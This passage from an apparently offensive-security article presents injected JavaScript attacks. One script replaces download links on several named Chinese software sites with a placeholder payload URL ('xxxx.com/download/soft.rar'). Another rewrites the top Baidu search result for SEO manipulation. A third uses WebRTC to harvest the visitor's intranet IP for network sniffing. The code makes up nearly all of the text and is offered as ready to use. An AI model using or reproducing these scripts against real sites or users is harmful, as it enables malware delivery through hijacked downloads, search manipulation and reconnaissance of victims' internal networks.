'http://www.onlinedown.net',
'http://dl.pconline.com.cn',
'http://rj.baidu.com'
]; // download-site URLs to replace
var replaceDownloadUrl = "http://xxxx.com/download/soft.rar"; // the software to swap in
switch(location.origin){ // check the current URL to see whether it is a download site; if so, enter its handler
case downloadWebsite[0]:
var download1 = document.getElementById("downloadTop");
var download2 = document.querySelectorAll(".down-alink a");
var download3 = document.querySelectorAll(".down-alink01 a");
if(download1 != null && download2.length != 0 && download3.length != 0){
download1.href = replaceDownloadUrl;
for(var j = 0;j < download2.length;j++){
download2[j].href = replaceDownloadUrl;
}
for(var k = 0;k < download3.length;k++){
download3[k].href = replaceDownloadUrl;
}
}
break;
case downloadWebsite[1]:
var download1 = document.querySelectorAll(".ul_Address li a");
if(download1.length != 0){
for(var j = 0;j < download1.length;j++){
download1[j].href = replaceDownloadUrl;
}
}
break;
case downloadWebsite[2]:
var download1 = document.querySelectorAll(".softinfoBox .meg a");
var download2 = document.querySelectorAll(".downDz a");;
if(download1.length != 0 && download2.length != 0){
download1[0].href = replaceDownloadUrl;
for(var j = 0;j < download2.length;j++){
download2[j].href = replaceDownloadUrl;
}
}
break;
case downloadWebsite[3]:
var download1 = document.querySelectorAll(".dlLinks-a a");
if(download1.length != 0){
for(var j = 0;j < download1.length;j++){
download1[j].href = replaceDownloadUrl;
}
}
break;
case downloadWebsite[4]:
var download1 = document.querySelectorAll(".fast_download");
var download2 = document.querySelectorAll(".normal_download");
if(download1.length != 0 && download2.length != 0){
download1[0].href = replaceDownloadUrl;
download2[0].href = replaceDownloadUrl;
}
break;
}
})()
```
### 0x3.4 Change Baidu ranking
If you want SEO, you can use this:
```js
(function(){
if(location.origin == "https://www.baidu.com" && location.pathname == "/s"){ // when it is a Baidu search page
document.querySelectorAll("#content_left h3 a")[0].href = "http://360.cn/"; // replace the first search result with the given URL
}
})()
```
### 0x3.4 Intranet sniffing
This method needs more space, so I will cover it in the next chapter. Below is getting the intranet IP with WebRTC:
```js
var ipList = [];
var webrtcxss = {
webrtc : function(callback){
var ip_dups = {};
var RTCPeerConnection = window.RTCPeerConnection || window.mozRTCPeerConnection || window.webkitRTCPeerConnection;
var mediaConstraints = {
optional: [{RtpDataChannels: true}]
};
var servers = undefined;
if(window.webkitRTCPeerConnection){
servers = {iceServers: []};
}
var pc = new RTCPeerConnection(servers, mediaConstraints);
pc.onicecandidate = function(ice){
if(ice.candidate){
var ip_regex = /([0-9]{1,3}(\.[0-9]{1,3}){3})/;
var ip_addr = ip_regex.exec(ice.candidate.candidate)[1];
if(ip_dups[ip_addr] === undefined)
callback(ip_addr);
ip_dups[ip_addr] = true;
}
};
pc.createDataChannel("");
pc.createOffer(function(result){
pc.setLocalDescription(result, function(){});
});
},
getIp : function(){
this.webrtc(function(ip){
console.log(ip)
});
}
}
webrtcxss.getIp();
```
You can take this and think about more interesting uses.
## 0x4 Closing
***
There are many more APIs and attack methods waiting to be found. What I can do is open a new attack surface, so we are not stuck with the methods we already know.